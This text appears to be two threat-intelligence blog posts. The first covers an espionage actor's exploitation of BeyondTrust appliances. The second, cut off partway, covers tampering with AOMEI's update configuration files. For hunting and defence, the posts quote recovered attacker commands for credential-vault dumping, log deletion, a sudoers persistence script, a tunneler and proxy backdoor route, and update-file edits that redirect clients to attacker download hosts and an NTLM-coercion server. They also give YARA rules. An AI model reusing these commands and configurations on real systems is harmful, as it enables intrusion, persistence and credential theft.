❌

Reading view

ARMORY CASTLE Exploits BeyondTrust

Written by: Jayson Frost, Bryce Greathouse, Brian Meyer, John Palmisano, Rajesh Rajeshirke, Steve Rasch, John Wolfram


Introduction 

On October 15, BeyondTrust disclosed a vulnerability, CVE-2026-102764, impacting BeyondTrust Remote Support (formerly Bomgar) appliances. BeyondTrust Remote Support is an enterprise secure remote access solution that enables IT teams to securely access and troubleshoot remote endpoints. The successful exploitation of this vulnerability results in the arbitrary upload of files. 

During an incident response engagement, Mandiant identified evidence that ARMORY CASTLE, a suspected PRC-nexus espionage threat actor (formerly tracked as UNC5221), exploited this vulnerability as a zero-day, in late August 2026. This blog describes how ARMORY CASTLE escalated privileges and established persistent access to compromised BeyondTrust Remote Support appliances following exploitation of CVE-2026-102764, and provides actionable guidance for defenders.

Organizations should prepare for potential widespread exploitation following this disclosure, as ARMORY CASTLE and other threat actors have historically conducted broad, opportunistic exploitation once the vulnerability becomes public. 

Exploitation

Mandiant identified evidence of CVE-2026-102764 exploitation within the access, syslog, messages, thin-scc, brain and SSL log files, which are only accessible via an LUKS-encrypted partition which contains the /home directory. We strongly recommend that affected organizations immediately apply the security patches provided by BeyondTrust to remediate the vulnerability, and review additional guidance in their blog.

Post-Exploitation

Following the successful exploitation of CVE-2026-102764, Mandiant observed ARMORY CASTLE leverage multiple distinct TTPs to establish a foothold, escalate privileges, and enable lateral movement. Throughout the intrusion, ARMORY CASTLE leveraged a deep understanding of BeyondTrust appliance internals, as evidenced by their abuse of proprietary CLI utilities, startup configuration templates and local reverse-proxy routing. The threat actor used newly identified custom malware, the SAWFLY webshell and the BARECLAW tunneler to interact with the BeyondTrust device. Additionally, the actor routinely deleted appliance logs and endpoint artifacts to maintain access and evade detection.

ARMORY CASTLE BeyondTrust compromise sequence of events

Figure 1: ARMORY CASTLE BeyondTrust compromise sequence of events

Staging Webshell

After successful exploitation of CVE-2026-102764, ARMORY CASTLE initiated POST requests to /app_84304470%2Ephp. Mandiant was unable to recover the file associated with the POST requests. Approximately 11 minutes following the initial POST request, the file system recorded the creation of the SAWFLY webshell at the web root path /%SITE_SERVICE_ACCOUNT%/ingredi/app/laravel/public/. ARMORY CASTLE leveraged the SAWFLY webshell as one of their primary footholds within the environment over the course of the intrusion. 

SAWFLY Webshell

SAWFLY (mangoapi.php) is an obfuscated, lightweight PHP webshell that implements bidirectional encrypted C2 communication using a custom Base32 transport layer and a 256-bit RC4 stream cipher. The webshell inspects incoming HTTP POST requests for the obfuscated parameter _c94mfe. 

If the parameter is absent, the script immediately sets HTTP status 404 Not Found (http_response_code(404)) and exits to evade automated web crawlers and vulnerability scanners. When the _c94mfe parameter is supplied, the webshell Base32-decodes the payload, decrypts it using RC4 with a hardcoded 32-byte key and executes the resulting PHP code via @eval(). Any non-null return value from the evaluated code is RC4-encrypted with the same key, Base32-encoded, and echoed back to the client. 

Privilege Escalation via SUID Bit Permissions

The SAWFLY webshell ran under the site's service account, an unprivileged local user. To escalate privileges, the threat actor copied the system shell executable (/bin/sh) to the file /usr/bin/dbus-authd.

The threat actor then modified the file's ownership to root and enabled Set User ID (SUID) permissions. When a binary has SUID permissions enabled, it executes with the privileges of the file's owner (root) rather than the user running the command, effectively granting the threat actor a persistent root-level backdoor on the host system.

After establishing a foothold through the web shell, the actor elevated from the web service account to root-level control of the appliance host. This gave them access to every credential the appliance stored or brokered and the ability to modify files that survive reboot and configuration reset.

Credential Harvesting: BeyondTrust Vault Extraction

Mandiant observed the threat actor attempt to harvest credentials directly from the appliance's native secrets management database. To achieve this, the actor leveraged the /ns/sbin/bt-secrets binary which is a proprietary, administrative Command Line Interface (CLI) utility native to BeyondTrust appliances used to manage, store, and retrieve passwords, API keys, and endpoint credentials.

The threat actor systematically iterated through several CLI syntax variations to locate and dump the appliance's credential vault:

/ns/sbin/bt-secrets get -p %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get %SITE_SERVICE_ACCOUNT% vault
/ns/sbin/bt-secrets get vault

Figure 2: Recovered Commands from message logs

First, the threat actor attempted to target the vault for a specific site service account in order to pull passwords and keys assigned exclusively to that profile.

Next, they issued a fallback command, targeting the global, appliance-level password safe to dump all stored administrative credentials.

The threat actor concluded their interaction with the bt-secrets binary by forcibly removing the records stored in /home/bomgar/log/bt-secrets.log and any archived files.

/usr/sbin/sh -c 'rm -f /home/bomgar/log/bt-secrets.log /home/bomgar/log/bt-secrets.log.* 2>/dev/null;'

Figure 3: Recovered Commands from message logs

Persistence

For long-term persistent access, Mandiant observed the threat actor target the BeyondTrust configuration templates to grant passwordless root privileges to the site service account.

First, the threat actor created the /home/bomgar/sbin/post_boot.d directory, which is reserved for scripts executed automatically at system startup. Within this directory, they created a shell script named zz-root-persist.

The contents of the zz-root-persist script indicate that it first checks if the user account is already granted passwordless root privileges within the /ns/config/sudoers.template file. If the entry is missing, the script appends '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' to the template. This entry added  to the sudoers template grants the site user account passwordless administrative privileges to execute any command on the host system.

Finally, the script executes '/ns/sbin/bt-sysconfig' --no-restart misc, which forces the appliance backend to immediately parse /ns/config/sudoers.template and rebuild the active /etc/sudoers file. This strategy ensures the threat actor's privilege escalation survives system reboots and configuration resets, which would normally overwrite manual changes made directly to /etc/sudoers.

#!/bin/bash
grep -qF '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' '/ns/config/sudoers.template' || echo '%SITE_SERVICE_ACCOUNT% ALL=(ALL) NOPASSWD: ALL' >> '/ns/config/sudoers.template'
'/ns/sbin/bt-sysconfig' --no-restart misc

 Figure 4: Contents of zz-root-persist

Anti-Forensics

Throughout their unauthorized access to the appliance, Mandiant observed multiple instances where the threat actor attempted to impair defenses and hinder detection by systematically deleting system, web server, and application-level logs.

Originating from the SAWFLY webshell, the threat actor executed the following command using elevated sudo privileges to delete active logs across both host and site-specific directories:


'rm -f \'/ns/log/auth.log\' \'/ns/log/ssl.log\' \'/ns/log/proto-handler.log\' \'/ns/log/bt-docker.log\' \'/ns/log/http-access.log\' \'/ns/log/http-errors.log\' \'/ns/log/php-fpm.log\' \'/ns/log/php-fpm-access.log\' \'/ns/log/php_debug.log\' \'/ns/log/php_web_errors.log\' \'/var/log/messages\' \'/home/%SITE_SERVICE_ACCOUNT%/ingredi/log/httpd_access.log\' \'/home/%SITE_SERVICE_ACCOUNT%/ingredi/log/httpd_error.log\' /tmp/sshauth.*'

Figure 5: Recovered Command


Lateral Movement: BeyondTrust Admin Session Abuse

After the compromise of the BeyondTrust device, the threat actor pivoted into the BeyondTrust Remote Support application to perform reconnaissance via compromised Administrator credentials. First, the threat actor leveraged the Administrator account to log into the web administrative portal.

{
  "event": "login",
  "status": "success",
  "target": "web/login",
  "who": "[REDACTED_USERNAME] using password",
  "who_ip": "[REDACTED_IP]"
}

Figure 6: BeyondTrust Syslog Entry

After testing their initial access and verifying their ability to temporarily join the native Administrators group policy, the threat actor altered their strategy for long-term persistence. The actor directly modified the compromised account's permissions, upgrading both local Jump Items and Team permissions from No Access to Administrator. Jump Items are individual systems or devices that are made available for remote access within a Jump Group, enabling administrators to organize and control access to remote systems. This configuration change granted the threat actor permanent, unrestricted authorization to launch remote sessions to downstream systems populated within the appliance's Jump Item list.


{
  "event": "user_changed",
  "old_username": "[REDACTED]",
  "old_permissions:jump_item_role:default:id": 1,
  "new_permissions:jump_item_role:default:id": 3,
  "old_permissions:jump_item_role:default:name": "No Access",
  "new_permissions:jump_item_role:default:name": "Administrator",
  "old_permissions:jump_item_role:teams:id": 1,
  "new_permissions:jump_item_role:teams:id": 3,
  "old_permissions:jump_item_role:teams:name": "No Access",
  "new_permissions:jump_item_role:teams:name": "Administrator"
}

Figure 7: BeyondTrust Syslog Entry

Internal Reconnaissance

Once the threat actor obtained elevated administrative privileges, Mandiant observed the threat actor establish a remote support session to target internal endpoints.

Once connected, the threat actor leveraged the appliance’s built-in support tools to request and obtain full file-system access. The threat actor utilized the native BeyondTrust Remote Support file transfer service to download and exfiltrate sensitive internal documents useful for network reconnaissance, such as software inventories, directly from the user's desktop environment. 

BARECLAW Tunneler

Mandiant observed the threat actor tunnel traffic through the BeyondTrust device via a custom SOCKS5 proxy tunneler. BARECLAW is a tunneler written in C that provides a SOCKS5 proxy service carried over the WebSocket transport and relays TCP connections between a remote client and destinations. BARECLAW statically embeds a CivetWeb WebServer to supply its HTTP and WebSocket functionality and utilizes OpenSSL for TLS. BARECLAW is configurable and provides the option to require authentication, to encrypt data between the client and tunneler, to restrict reachable destinations to specific CIDR ranges, to chain traffic to an upstream proxy, and to modify its default WebSocket endpoint and listening ports. TLS is enabled by providing a PEM certificate while authentication, encryption, destination filtering, and TLS are disabled by default. 

BARECLAW receives its configuration through CLI input and it provides a CLI option menu:

Usage: %s [options]
  --listen PORT            plain ws port (default 8080)
  --listen-tls PORT        wss port (default 8443, needs --ssl-cert)
  --ssl-cert FILE          PEM certificate (enables wss)
  --token STRING           shared secret (?token= auth + obfs seed)
  --obfs                   enable XOR stream obfuscation
  --timeout SEC            idle timeout (default 300)
  --connect-timeout SEC    target connect timeout (default 10)
  --max-tunnels N          concurrent tunnel limit (default 100)
  --allow-net CIDR         allowed target subnet (repeatable)
  --upstream [socks5://]host:port   route via upstream SOCKS5
  --threads N              civetweb worker threads (default 64)
  --ws-path PATH           websocket endpoint path (default /wsproxy)
  -q, --quiet              zero output (all logging suppressed)
  -h                       this help

Figure 8: BARECLAW CLI Option Menu

The threat actor executed BARECLAW through the following command line arguments:

/tmp/ingredi_ws --listen 19800 --token %REDACTED% --obfs -q --ws-path /uidchanarge

Figure 9: BARECLAW full Command-Line Arguments

This command line configures BARECLAW to listen on TCP port 19800 and create the WebSocket endpoint /uidchanarge on the victim system. Clients are required to authenticate using the token specified in the command line arguments while the -q argument suppresses the tunneler’s logging. Tunneled data is encrypted with an XOR-based routine derived from that token and an 8-byte value provided by the client at the start of the session. The lack of the --ssl-cert and --listen-tls arguments in the CLI options means TLS was not enabled in this specific instance.

Modifications to Haproxy.conf

In addition to the creation of the BARECLAW tunneler, Mandiant observed the threat actor modify the /ns/config/haproxy.conf file in order for BARECLAW to be accessible directly from the internet. The HAProxy service running on BeyondTrust devices acts a reverse proxy for the device that accepts incoming requests on behalf of the BeyondTrust server and forwards the request to the appropriate backend services running on the local system (such as web interfaces, administration portals, or application gateways) based on the request's port or URL path. 

The haproxy.conf file is the primary configuration script that dictates how the BeyondTrust appliance handles, routes, and secures incoming traffic. The threat actor modifications first established an Access Control List (ACL) named wswsws to monitor incoming traffic for the specific URI path /uidchanarge. When a request matching this path is detected, HAProxy bypasses normal appliance web services and routes the traffic to a custom backend designated as webskd3.

    acl wswsws path /uidchanarge
    use_backend webskd3 if wswsws

Figure 10: ACL Modification to haproxy.conf

Next, the webskd3 backend routes the incoming web stream locally (127.0.0.1 / localhost) to TCP port 19800, where the BARECLAW utility is actively listening. This local-only binding ensures that the backdoor listener remains completely hidden from external network scans, as it can only be reached internally via HAProxy's local redirection.

backend webskd3
    mode http
    server websocks5srv 127.0.0.1:19800
    option http-keep-alive
    timeout server 28s
    timeout tunnel 5h

Figure 11: Backend Route Modification to haproxy.conf

Attribution

GTIG attributes the zero-day exploitation of CVE-2026-102764 and the subsequent deployment of SAWFLY and BARECLAW to the suspected PRC-nexus espionage actor ARMORY CASTLE (formerly tracked as UNC5221). The tooling and TTPs leveraged within this intrusion align with previously observed activity from ARMORY CASTLE.

GTIG has previously reported ARMORY CASTLE exploiting multiple vulnerabilities in edge appliances and deploying an extensive suite of custom tooling to support their objectives, ranging from passive backdoors and webshells to trojanized components of edge devices. ARMORY CASTLE has been active as early as October 2023 and has targeted a wide range of countries and verticals during their operations. 

Outlook and Implications

In past campaigns, ARMORY CASTLE has conducted widespread and opportunistic exploitation following the public disclosure of vulnerabilities it had exploited selectively as zero-days, racing to infiltrate target organizations before patches are deployed. It is possible that we will observe similar widespread exploitation attempts associated with CVE-2026-102764. 

GTIG assesses with high confidence that ARMORY CASTLE will continue to leverage zero-day vulnerabilities in edge devices to gain access to environments to support their espionage objective. Defenders should also prepare for the possibility that following disclosure of CVE-2026-102764, ARMORY CASTLE may conduct widespread exploitation similar to what GTIG observed in 2024 following the disclosure of CVE-2023-46805 and CVE-2024-21887. 

Remediation and Hardening

Organizations that have not yet applied the BT26-05 patch should immediately assess their exposure and risk, and review additional guidance from BeyondTrust in their blog. CVE-2026-102764 affects all supported Remote Support versions up to 26.2.3 and allows an unauthenticated remote attacker to perform file operations on the appliance, which can lead to host-level control and access to every credential the appliance stores or brokers. Any appliance that was reachable from the internet on a vulnerable version during the exploitation window should be treated as potentially compromised until it has been reviewed. Mandiant recommends a phased, patch-first approach that balances containment against disruption to support operations.

Immediate Mitigation

Organizations should choose among the following options based on their risk tolerance, evidence of compromise, and operational needs.

Option 1: Apply the BT26-05 Patch (Mandiant Recommended)

  • Remote Support SaaS: BeyondTrust applied the patch to all SaaS tenants on October 9, 2026. No customer action is required for the appliance itself. The credential and configuration steps in Option 3 still apply.

  • Self-hosted, version 24.3.1 or later: Apply the BT26-05-RS patch from the /appliance interface, or confirm it was applied automatically if the appliance is subscribed to automatic updates.

  • Self-hosted, older than 24.3.1: Upgrade to a supported version, then apply the patch. Upgrading closes the vulnerability but does not remediate prior exposure.

  • If the patch is not visible in /appliance, open a case with BeyondTrust Support referencing BT26-05.

Option 2: Isolate Compromised or Suspected Appliances

  • Preserve before acting: Snapshot virtual appliances with memory and export the disk before any change or reboot. For B Series hardware and SaaS tenants, request forensic preservation through BeyondTrust Support. Collect syslog, reverse-proxy or WAF, and perimeter firewall logs for the full exposure window, since an attacker with host access can delete on-appliance logs. Mandiant determined that the actor removed logs throughout the incident.

  • Isolate at the perimeter: Block inbound traffic to the appliance's public address at the firewall rather than in /appliance, so the configuration remains intact for review.

  • Restrict egress: Deny outbound traffic except to BeyondTrust update and licensing endpoints, and log every denied connection.

  • Terminate access paths: End active support sessions and disable new sessions, Jump Clients, Jumpoints, and API accounts from /login. Disable rather than delete so the audit trail survives.

  • Rebuild rather than clean: Redeploy appliances with confirmed or unknown compromise status from a clean, fully patched image. Customers cannot audit the appliance host file system, and host-level persistence survives reboot and configuration reset. Restore only a configuration backup dated before the exposure window, or restore the newest backup while isolated and complete the review in Option 3, Part B, before reconnecting anything. Issue a new TLS certificate and redeploy Jump Clients, Jumpoints, and the representative console from the rebuilt appliance.

Note: Isolation and session termination interrupt support operations. Organizations should coordinate with help desk and vendor-support stakeholders before proceeding.

Option 3: Apply Targeted Compensating Controls

The following controls reduce exposure and limit post-exploitation impact. They do not substitute for the patch.

Part A: Network Restrictions

  • Restrict access to the /login and /appliance administrative interfaces by IP or network segment at the appliance level. Only representative console, customer portal, and Jump Client traffic should be reachable from the internet.

  • Where operationally possible, place a reverse proxy or WAF with full URI logging in front of the appliance to keep a record of request paths that the appliance cannot alter.

Part B: Credential Rotation and Configuration Review

  • Revoke sessions and enrollments: End all active support sessions, then redeploy Jump Clients, Jumpoints, and the representative console from the patched or rebuilt appliance to invalidate existing tokens.

  • Rotate credentials in dependency order: /appliance administrative credentials; /login administrators and local users; API client secrets; security provider bind accounts and SAML signing keys; Remote Support Vault and integrated Password Safe or Privileged Remote Access (PRA) credentials, rotated at the target system; integration credentials (SMTP, syslog, Information Technology Service Management (ITSM) connectors, outbound event secrets); and any credential typed into a support session during the window.

  • Review the /login configuration against a pre-window baseline: user and role changes, particularly Jump Item roles raised to Administrator; group and session policies; API accounts; security providers; Jump Items and Jumpoints; and outbound event or syslog destinations. Remove anything without a change record or a named owner.

  • Review support session reports for the window, including file transfers, to establish which endpoints were accessed and what left them. Every endpoint touched is in scope for downstream hunting.

Note: Rotate credentials only after the appliance has been patched or rebuilt. Rotating earlier exposes the new credentials to an attacker who still controls the appliance.

Part C: Control Plane Restrictions

  • Require SAML single sign-on with phishing-resistant MFA for all /login users, and remove local accounts except one vaulted break-glass account with alerting on use.

  • Ensure the built-in Admin account is configured with Multi-Factor Authentication (MFA) in accordance with the official BeyondTrust Two-Factor Authentication Guidelines.

  • Set the default Jump Item role in every group policy to No Access, and grant roles through policy rather than per user.

  • Scope API accounts to the minimum permission set, with a named automation owner for any account holding user or Jump Item management rights, and rotate API secrets on a schedule.

  • Keep privileged credentials in Password Safe or an external vault with credential injection rather than in the Remote Support Vault, and store only non-interactive service account credentials on the appliance.

  • Apply default-deny outbound filtering from the appliance, allowing only BeyondTrust endpoints and the organization's own syslog and directory servers.

Part D: Logging and Detection Engineering

Logging and Visibility

  • Forward appliance syslog to a SIEM over TLS with retention that covers a multi-month exposure window, and collect reverse-proxy or WAF and perimeter firewall logs for the appliance's address.

  • Export /login session, team activity, and user audit reports on a schedule.

Detection Engineering

  • Account and policy changes: user_changed events that raise a Jump Item or team role; user_added, api_account, and security_provider events with no change ticket; any change to outbound events or syslog destinations.

  • Authentication: /login success from residential-broadband or commercial-VPN address space, and administrative logins outside business hours.

  • Session activity: file-transfer events, and sessions started by accounts whose roles changed during the window.

  • Request paths: at the reverse proxy or WAF, paths outside the known Remote Support path set, including unknown .php paths and WebSocket upgrades from outside support staff and endpoint address ranges.

  • Anti-forensics: gaps in syslog forwarding from the appliance; an interruption bounded by a single session is a strong indicator of log tampering.

Indicators of Compromise (IOCs)

To assist the wider community in hunting and identifying activity outlined in this blog post, we have included indicators of compromise (IOCs) in a GTI Collection for registered users.

File Indicators

Filename

Description

SHA-256

app_84304470%2Ephp

Staging Webshell

N/A

mangoapi.php

SAWFLY Webshell

dc14e215269a93fdbc4c1a80b984c23faf7af0911c6dbb85309796a6f2ae95fb

ingredi_ws

BARECLAW Tunneler

1f19b9a27d79c11bda00a1e8faf74a7fdd683d38ccef1b60df2fd0307e3aa462

Detections

YARA Rules

rule G_Hunting_Webshell_SAWFLY_1 {
  meta:
author = "Google Threat Intelligence Group"    
  strings:
    $b32 = "ABCDEFGHIJKLMNOPQRSTUVWXYZ234567" ascii wide
    $rc4 = "range(0,255)" ascii wide
    $pack = "pack('H*'," ascii wide
    $eval = "@eval(" ascii wide
    $code404 = "http_response_code(404)" ascii wide
  condition:
    filesize < 20KB and
    all of them
}
rule G_Hunting_Backdoor_BARECLAW_1 {
  meta:
    author = "Google Threat Intelligence Group"

  strings:
    $s1 = "[%s ws_socks5d] " ascii wide
    $s2 = "--obfs requires --token" ascii wide
    $s3 = "mux: %s (frame[%lu]: %s)" ascii wide
    $s4 = "cannot create stream pump/writer thread (stream %d)" ascii wide
    $s5 = "reject: bad or missing token from %s" ascii wide
    $s6 = "listening on %s path=%s (token=%s obfs=%s max_tunnels=%d threads=%d)" ascii wide
    $s7 = "--ws-path must start with '/'" ascii wide
    $b_xorshift = { 48 c1 e0 17 48 31 c1 48 89 f0 48 c1 e8 1a 48 31 f0 48 31 c8 48 c1 e9 11 48 31 c8 }
  condition:
    uint32(0) == 0x464c457f and (5 of ($s*)) or ($b_xorshift and (3 of ($s*)))
}

Google Security Operations (SecOps)

Google SecOps customers have access to these broad category rules and more under the Mandiant Hunting, Mandiant Frontline Threats, and Mandiant Intel Emerging Threats rule packs. The activity discussed in the blog post is detected in Google SecOps under the rule names:

  • Echo Pipes Base64 To Shell

  • Base64 Encoded Shell Command Execution

  • Low Severity Endpoint Detection Cluster on Host

  • Suspicious Curl Download to tmp

  • Suspicious Curl Network Connection to Staging Directory

Acknowledgements

This analysis would not have been possible without the assistance of the FLARE team. We appreciate BeyondTrust for their collaboration against this threat.
  •  

Investigating Ephemeral Supply Chain Tampering

Written by: Tyler McLellan


Introduction

Google Threat Intelligence Group (GTIG) and Mandiant investigated a software supply chain compromise campaign targeting the update infrastructure belonging to AOMEI Technology between April 2026 and July 2026. The threat actor conducted repeated, short-burst configuration tampering against AOMEI origin servers. Each tampering window remained active for only five to ten minutes before reverting to authentic versions. This is the first time that we have encountered a software supply chain compromise that was implemented with these very short windows, effectively evading traditional point-in-time triage and automated file scanning.  

The campaign delivered a multi-stage payload chain involving the newly tracked CROSSROAD downloader and SHINYROAD backdoor. The threat actor iteratively modified its tradecraft, pivoting its staging infrastructure from cloud providers to dedicated domains and legitimate cloud storage. This evolving staging setup makes it particularly challenging for defenders to establish effective infrastructure-based blocking or network controls. We attribute this activity to a threat cluster we are tracking as UNC7017. 

Based on available telemetry, impacted organizations spanned diverse sectors, including IT services, telecommunications, higher education and related entities in Australia, Brazil, India, Pakistan, Portugal, Singapore, South Africa, Spain, Switzerland, Türkiye, and the United States. That said, because the campaign attempted to deliver malware to any system polling the update distribution servers during the threat actor’s tampering windows, victimology was opportunistic and likely extends more broadly than the organizations we directly identified. 

This campaign was initially identified through collaborative research with the ManageEngine Threat Analysis Lab (METAL), part of Zoho Corporation, whose endpoint detection and response (EDR) telemetry first detected the activity in late May across multiple customer environments. We thank the METAL team for their proactive telemetry sharing and ongoing collaboration to help secure our mutual customer bases and the broader software ecosystem. Following this joint effort, GTIG notified potentially affected organizations and shared technical findings with AOMEI Technology. AOMEI reported that they took corrective action to secure their distribution servers. METAL’s analysis of this campaign is available in their blog.

How AOMEI Update and Notification Systems Work


AOMEI Backupper provides data backup, disk cloning, and disaster recovery, while AnyViewer facilitates remote desktop access and support. Users of these products rely on the ABMarket update flow and its associated background services (Backupper.exe and ABNotify.exe) that periodically poll remote endpoints over HTTPS for update notifications and promotional pop ups:

AOMEI Update Mechanism

Figure 1: AOMEI Update Mechanism

  1. Update Configuration (down_html.ini): The software periodically sends an HTTPS request to https://www2.aomeisoftware.com/download/abpopup/down_html.ini. This file contains the version number, the MD5 hash of the expected update package, and the URL where the client should download upgrade-now.zip.

  2. Notification Configuration (Notifycfg.ini): The software contacts https://account.aomeitech.com/Notifycfg.ini. This file instructs the local notification process (ABNotify.exe) what messages to display and specifies commands or programs located in the software’s local directory to execute.

Under normal conditions, these files direct the client to download official files hosted on AOMEI’s own domain (www2.aomeisoftware.com).

Campaign Overview

Rather than maintaining a persistent, static modification on the vendor’s distribution servers, GTIG and METAL’s telemetry indicates UNC7017 conducted repeated, short-burst configuration tampering. We confirmed several tampering windows in 2026, alongside related malware samples observed in the wild starting in late April. However, given the short duration of these windows, it is probable that additional tampering occurred throughout the campaign that remained outside our visibility. Systems checking for updates during an active window received malicious instructions, while systems checking before or after received clean, authentic files. 

During the brief tampering windows, the threat actor modified the update settings file on the update server to redirect the software to download a malicious ZIP package from attacker-controlled servers instead of legitimate updates. The threat actor also altered the notification settings file on the update server to abuse the software’s automatic notification service, forcing the system to immediately execute the downloaded malware locally. If a user’s application checked for updates while the threat actor’s modifications were active, then the application would download the trojanized update and execute malware. 

In cases where altered configuration files were active, the threat actor directed clients to download a weaponized ZIP archive containing CROSSROAD, an initial downloader responsible for environment validation and staging secondary components. CROSSROAD subsequently established scheduled task persistence to deploy SHINYROAD, a modular backdoor framework delivered via trojanized administration utilities to facilitate covert command and control.

Short Burst Supply Chain Tampering

A defining characteristic of UNC7017's operational security is its reliance on ephemeral, time-compressed server modifications. Across all directly observed waves, the adversary avoided leaving malicious configurations resident on AOMEI's update servers:

  • May 28: 10-minute exposure window (05:40 – 05:50 UTC)

  • July 16: 6-minute exposure window (08:33 – 08:39 UTC)

  • July 20: 5-minute exposure window (10:35 – 10:40 UTC)

At the conclusion of each window, UNC7017 reverted both down_html.ini and Notifycfg.ini to their legitimate contents. This hinders post-incident vendor audits, minimizes the window for network defenders to capture live malicious server responses, and restricts compromise to clients polling for updates during those exact minutes.

Weaponizing Native Update Logic: down_html.ini and Configuration Bloat

To compromise endpoints without relying on software vulnerabilities, UNC7017 abused the AOMEI client's legitimate update and popup rendering workflow. By default, the client downloads update archives into its Tmphtml directory, unpacks them to the local html/ directory, and processes instructions from two remote configuration files: down_html.ini and Notifycfg.ini.

To ensure the AOMEI client accepted and extracted the weaponized upgrade-now.zip archive, UNC7017 systematically incremented the minor build version (“thrid”) and updated the expected MD5 checksum in down_html.ini during each tampering window:

[Date]
-Url=https://www2.aomeisoftware.com/download/abpopup/upgrade-now.zip
+Url=https://promotion.storage-data.com/download/abpopup/upgrade-now.zip
Name=upgrade-now
[Version]
maj=8
min=2
-thrid=5
+thrid=6
[MD5]
-Val=EE89C99F3753231771170F5D9CBBAE1E
+Val=31323E7E738230FA6A8DEEF2B7894666

Figure 2: July 16 tampering of down_html.ini redirecting downloads to promotion.storage-data.com with incremented version (thrid=6) and synchronized MD5 hash.

During the 6-minute window on July 16, UNC7017 simultaneously modified Notifycfg.ini (SHA256: d2f9ef2429312667f0512504b6a19ba4a9cc5514f1b2933923dd42f75a1c5934), injecting over 35,000 lines of repetitive configuration sections named [dummy_XXXXXX]. This extreme configuration bloat was structured to override standard client version checks forcing the client to trigger an update regardless of its installed version and immediately execute the unpacked CROSSROAD dropper (upgrade-now.exe) from the local html/ directory.

Infrastructure Shifts

Between April an July 2026, UNC7017 shifted its staging and delivery infrastructure between public cloud buckets and actor controlled lookalike domains, likely to test payload delivery and masquerade as legitimate vendor traffic. 

Infrastructure Shifts

  1. Early Cloud Staging (April–May 2026): Early CROSSROAD payloads (upgrade-now.exe observed May 20) relied on Alibaba Cloud Object Storage (serv.oss-cn-hongkong.aliyuncs.com).

  2. Dedicated Domain Infrastructure (July 1–7, 2026): The threat actor transitioned to dedicated, vendor-themed domains (storage-data.com, promotion.storage-data.com, aomei.storage-data.com).

  3. Hybrid Cloud Delivery Split (July 20, 2026): During the 5-minute window on July 20, the threat actor modified down_html.ini to direct initial client downloads to a public Google Cloud Storage bucket (storage.googleapis.com/aomeiupdate/upgrade-now.zip) rather than storage-data.com. This tactical shift allowed the initial download to bypass enterprise proxy filters that block Newly Registered Domains (NRDs), while the executed CROSSROAD loader continued to leverage storage-data.com for secondary payload retrieval and C2 communications.

[Date]
Url=https://storage.googleapis.com/aomeiupdate/upgrade-now.zip
Name=upgrade-now
[Version]
maj=8
min=2
thrid=7
[MD5]
Val=BF73C4391B58CA95220CE3AE03F66DCF

Figure 3: July 20 modification of down_html.ini utilizing Google Cloud Storage (thrid=7) to evade Newly Registered Domain (NRD) perimeter blocks.

WebDAV NTLM Credential Coercion

On July 20, UNC7017 introduced a secondary exploitation vector inside Notifycfg.ini. Prior to tampering, Notifycfg.ini displayed a legitimate 400x380 promotional banner advertising "World Cup Deals." The threat actor replaced this banner with an invisible 1x1 pixel window (Width=1, Height=1) assigned maximum execution priority (Priority=9999) that instructed the client to render a remote HTML file over a universal naming convention (UNC) WebDAV path:

[PopWindow1]
ID=307
Title=20260408-AB Flash Sale (All Lang 不含EN)
Address="file://8.210.84.56/DavWWWRoot/campaign/24hour-flash-sale.html"
Width=1
Height=1
Priority=9999

Figure 4: Malicious Notifycfg.ini configuration from July 20 implementing an invisible 1x1 popup window to coerce WebDAV/NTLM authentication to 8.210.84.56.


